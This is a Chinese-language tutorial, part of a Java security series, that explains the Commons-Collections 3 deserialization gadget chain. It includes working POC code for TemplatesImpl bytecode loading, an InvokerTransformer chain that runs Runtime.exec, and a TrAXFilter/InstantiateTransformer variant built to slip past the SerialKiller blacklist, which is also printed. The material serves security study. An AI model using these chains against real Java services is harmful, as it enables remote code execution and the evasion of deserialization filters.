Java安全漫谈 - 14.为什么需要CommonsCollections3

> 这是代码审计知识星球中Java安全的第十四篇文章。

上一篇文章我们认识了Java中加载字节码的一些方法，其中介绍了`TemplatesImpl`。`TemplatesImpl`是一个可以加载字节码的类，通过调用其`newTransformer()`方法，即可执行这段字节码的类构造器。那么，我们是否可以在反序列化漏洞中，利用这个特性来执行任意代码呢?

我们先回忆一下CommonsCollections1，我在Java安全漫谈第9篇文章中给出了一个简单的demo，可以用来利用TransformedMap执行任意Java方法:

```
1  package org.vulhub.Ser;
2
3  import org.apache.commons.collections.Transformer;
4  import org.apache.commons.collections.functors.ChainedTransformer;
5  import org.apache.commons.collections.functors.ConstantTransformer;
6  import org.apache.commons.collections.functors.InvokerTransformer;
7  import org.apache.commons.collections.map.TransformedMap;
8
9  import java.util.HashMap;
10 import java.util.Map;
11
12 public class CommonCollections1 {
13     public static void main(String[] args) throws Exception {
14         Transformer[] transformers = new Transformer[]{
15                 new ConstantTransformer(Runtime.getRuntime()),
16                 new InvokerTransformer("exec", new Class[]{String.class},
   new Object[]
   {"/System/Applications/Calculator.app/Contents/MacOS/Calculator"}),
17         };
18
19         Transformer transformerChain = new
   ChainedTransformer(transformers);
20
21         Map innerMap = new HashMap();
22         Map outerMap = TransformedMap.decorate(innerMap, null,
   transformerChain);
23         outerMap.put("test", "xxxx");
24     }
25 }
```

而在上一篇文章中，我们又学习了如何利用`TemplatesImpl`执行字节码:

```
// source: bytecodes/HelloTemplateImpl.java
byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQEA
CXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RP
TTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0
aW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBAApFeGNlcHRpb25zBwAaAQCm
KExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb20vc3VuL29y
Zy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2Fw
YWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEABjxp
bml0PgEAAygpVgEAClNvdXJjZUZpbGUBABdIZWxsb1RlbXBsYXRlc0ltcGwuamF2YQwADgAPBwAb
DAAcAB0BABNIZWxsbyBUZW1wbGF0ZXNJbXBsBwAeDAAfACABABJIZWxsb1RlbXBsYXRlc0ltcGwB
AEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFj
dFRyYW5zbGV0AQA5Y29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5z
bGV0RXhjZXB0aW9uAQAQamF2YS9sYW5nL1N5c3RlbQEAA291dAEAFUxqYXZhL2lvL1ByaW50U3Ry
ZWFtOwEAE2phdmEvaW8vUHJpbnRTdHJlYW0BAAdwcmludGxuAQAVKExqYXZhL2xhbmcvU3RyaW5n
OylWACEABQAGAAAAAAADAAEABwAIAAIACQAAABkAAAADAAAAAbEAAAABAAoAAAAGAAEAAAAIAAsA
AAAEAAEADAABAAcADQACAAkAAAAZAAAABAAAAAGxAAAAAQAKAAAABgABAAAACgALAAAABAABAAwA
AQAOAA8AAQAJAAAALQACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAEACgAAAA4AAwAAAA0ABAAOAAwA
DwABABAAAAACABE=");
TemplatesImpl obj = new TemplatesImpl();
setFieldValue(obj, "_bytecodes", new byte[][] {code});
setFieldValue(obj, "_name", "HelloTemplatesImpl");
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

obj.newTransformer();
```

我们只需要结合这两段POC，即可很容易地改造出一个执行任意字节码的CommonsCollections利用链：**只需要将第一个demo中InvokerTransformer执行的“方法”改成`TemplatesImpl::newTransformer()`**，即为：

```
Transformer[] transformers = new Transformer[]{
    new ConstantTransformer(obj),
    new InvokerTransformer("newTransformer", null, null)
};
```

改造后的完整POC如下：


```
package com.govuln.deserialization;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import
com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import org.apache.commons.collections.Transformer;
```

```
10
11  import java.lang.reflect.Field;
12  import java.util.Base64;
13  import java.util.HashMap;
14  import java.util.Map;
15
16  public class CommonsCollectionsIntro2 {
17      public static void setFieldValue(Object obj, String fieldName, Object
    value) throws Exception {
18          Field field = obj.getClass().getDeclaredField(fieldName);
19          field.setAccessible(true);
20          field.set(obj, value);
21      }
22
23      public static void main(String[] args) throws Exception {
24          // source: bytecodes/HelloTemplateImpl.java
25          byte[] code =
    Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQ
    EACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRj
    L0RPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYW
    xpemF0aW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBAApFeGNlcHRpb25z
    BwAaAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb2
    0vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9z
    dW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZG
    xlcjspVgEABjxpbml0PgEAAygpVgEAClNvdXJjZUZpbGUBABdIZWxsb1RlbXBsYXRlc0ltcGwu
    amF2YQwADgAPBwAbDAAcAB0BABNIZWxsbyBUZW1wbGF0ZXNJbXBsBwAeDAAfACABABJIZWxsb1
    RlbXBsYXRlc0ltcGwBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMv
    cnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQA5Y29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludG
    VybmFsL3hzbHRjL1RyYW5zbGV0RXhjZXB0aW9uAQAQamF2YS9sYW5nL1N5c3RlbQEAA291dAEA
    FUxqYXZhL2lvL1ByaW50U3RyZWFtOwEAE2phdmEvaW8vUHJpbnRTdHJlYW0BAAdwcmludGxuAQ
    AVKExqYXZhL2xhbmcvU3RyaW5nOylWACEABQAGAAAAAAADAAEABwAIAAIACQAAABkAAAADAAAA
    AbEAAAABAAoAAAAGAAEAAAAIAAsAAAAEAAEADAABAAcADQACAAkAAAAZAAAABAAAAAGxAAAAAQ
    AKAAAABgABAAAACgALAAAABAABAAwAAQAOAA8AAQAJAAAALQACAAEAAAANKrcAAbIAAhIDtgAE
    sQAAAAEACgAAAA4AAwAAAA0ABAAOAAwADwABABAAAAACABE=");
26          TemplatesImpl obj = new TemplatesImpl();
27          setFieldValue(obj, "_bytecodes", new byte[][] {code});
28          setFieldValue(obj, "_name", "HelloTemplatesImpl");
29          setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
30
31          Transformer[] transformers = new Transformer[]{
32                  new ConstantTransformer(obj),
33                  new InvokerTransformer("newTransformer", null, null)
34          };
35
36          Transformer transformerChain = new
    ChainedTransformer(transformers);
37
38          Map innerMap = new HashMap();
```

```
39          Map outerMap = TransformedMap.decorate(innerMap, null,
    transformerChain);
40          outerMap.put("test", "xxxx");
41      }
42  }
```

成功执行字节码：



如果你看不懂这段POC，可以选择回到第9篇文章，重新理解一下commons-collections反序列化的POC运行原理。

如果你可以理解这段POC，那么恭喜，实际上你已经理解ysoserial中的CommonsCollections3的一半了。不过，此时查看ysoserial的代码，会发现CommonsCollections3和我的代码并不同，准确来说，是没有使用到InvokerTransformer。

原因是什么呢?

2015年初，@frohoff和@gebl发布了Talk《Marshalling Pickles: how deserializing objects will ruin your day》，以及Java反序列化利用工具ysoserial，随后引爆了安全界。开发者们自然会去找寻一种安全的过滤方法，于是类似SerialKiller这样的工具随之诞生。

SerialKiller是一个Java反序列化过滤器，可以通过黑名单与白名单的方式来限制反序列化时允许通过的类。在其发布的第一个版本代码中，我们可以看到其给出了最初的黑名单：

998c0abc5b ▾ SerialKiller / config / serialkiller.conf

ikkisoft First public release

1 contributor

19 lines (19 sloc) | 795 Bytes

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- serialkiller.conf -->
<config>
    <refresh>6000</refresh>
    <blacklist>
        <!-- ysoserial's CommonsCollections1 payload  -->
        <regexp>^org\.apache\.commons\.collections\.functors\.InvokerTransformer$</regexp>
        <!-- ysoserial's CommonsCollections2 payload  -->
        <regexp>^org\.apache\.commons\.collections4\.functors\.InvokerTransformer$</regexp>
        <!-- ysoserial's Groovy payload  -->
        <regexp>^org\.codehaus\.groovy\.runtime\.ConvertedClosure$</regexp>
        <regexp>^org\.codehaus\.groovy\.runtime\.MethodClosure$</regexp>
        <!-- ysoserial's Spring1 payload  -->
        <regexp>^org\.springframework\.beans\.factory\.ObjectFactory$</regexp>
    </blacklist>
    <whitelist>
        <regexp>.*</regexp>
    </whitelist>
</config>
```

这个黑名单中InvokerTransformer赫然在列，也就切断了CommonsCollections1的利用链。有攻就有防，ysoserial随后增加了不少新的Gadgets，其中就包括CommonsCollections3。

CommonsCollections3的目的很明显，就是为了绕过一些规则对InvokerTransformer的限制。CommonsCollections3并没有使用到InvokerTransformer来调用任意方法，而是用到了另一个类，`com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter`。

这个类的构造方法中调用了`(TransformerImpl) templates.newTransformer()`，免去了我们使用InvokerTransformer手工调用`newTransformer()`方法这一步：

```
package com.sun.org.apache.xalan.internal.xsltc.trax;

import ...

skeleton extension of XMLFilterImpl for now.
Author: Santiago Pericas-Geertsen, G. Todd Miller
/deprecation/ //org.xml.sax.helpers.XMLReaderFactory
public class TrAXFilter extends XMLFilterImpl {
    private Templates              _templates;
    private TransformerImpl        _transformer;
    private TransformerHandlerImpl _transformerHandler;
    private boolean _overrideDefaultParser;

    public TrAXFilter(Templates templates)  throws
        TransformerConfigurationException
    {
        _templates = templates;
        _transformer = (TransformerImpl) templates.newTransformer();
        _transformerHandler = new TransformerHandlerImpl(_transformer);
        _overrideDefaultParser = _transformer.overrideDefaultParser();
    }

```


当然，缺少了InvokerTransformer，TrAXFilter的构造方法也是无法调用的。这里会用到一个新的Transformer，就是`org.apache.commons.collections.functors.InstantiateTransformer`。InstantiateTransformer也是一个实现了Transformer接口的类，他的作用就是调用构造方法。

所以，我们实现的目标就是，利用`InstantiateTransformer`来调用到`TrAXFilter`的构造方法，再利用其构造方法里的`templates.newTransformer()`调用到`TemplatesImpl`里的字节码。

我们构造的Transformer调用链如下：

```
Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(
                        new Class[] { Templates.class },
                        new Object[] { obj })
        };
```

替换到前面的demo中，也能成功触发，避免了使用InvokerTransformer：



当然，这只是个demo。不过相信阅读了《Java安全漫谈》前面的文章，大家也能自己构造反序列化的POC了。完整的反序列化POC，可以参考Github JavaThings中的CommonsCollections3这个类。

这个POC也有CommonsCollections1一样的问题，就是只支持Java 8u71及以下版本，大家可以自行参考我在第12篇文章中介绍过的方法来改造这个POC，让其能通杀Java 7和Java 8。

正所谓知其然知其所以然，我本篇带大家探索了CommonsCollections3的原理，以及为什么我们需要CommonsCollections3。我的代码比ysoserial粗糙和简单很多，但灵魂是不缺的，建议大家读懂我的代码，再去看看ysoserial原始的代码，这样理解的更加深刻。

理解了这篇文章，我们就可以开始理解另一个问题了——Shiro反序列化。在最初接触Shiro反序列化的时候，很多同学会发现用ysoserial构造的POC无法利用，经常会出现诸如`Unable to deserialize argument byte array`这样的错误，后面我们将利用本文所学到的知识，来探索与解决这个问题。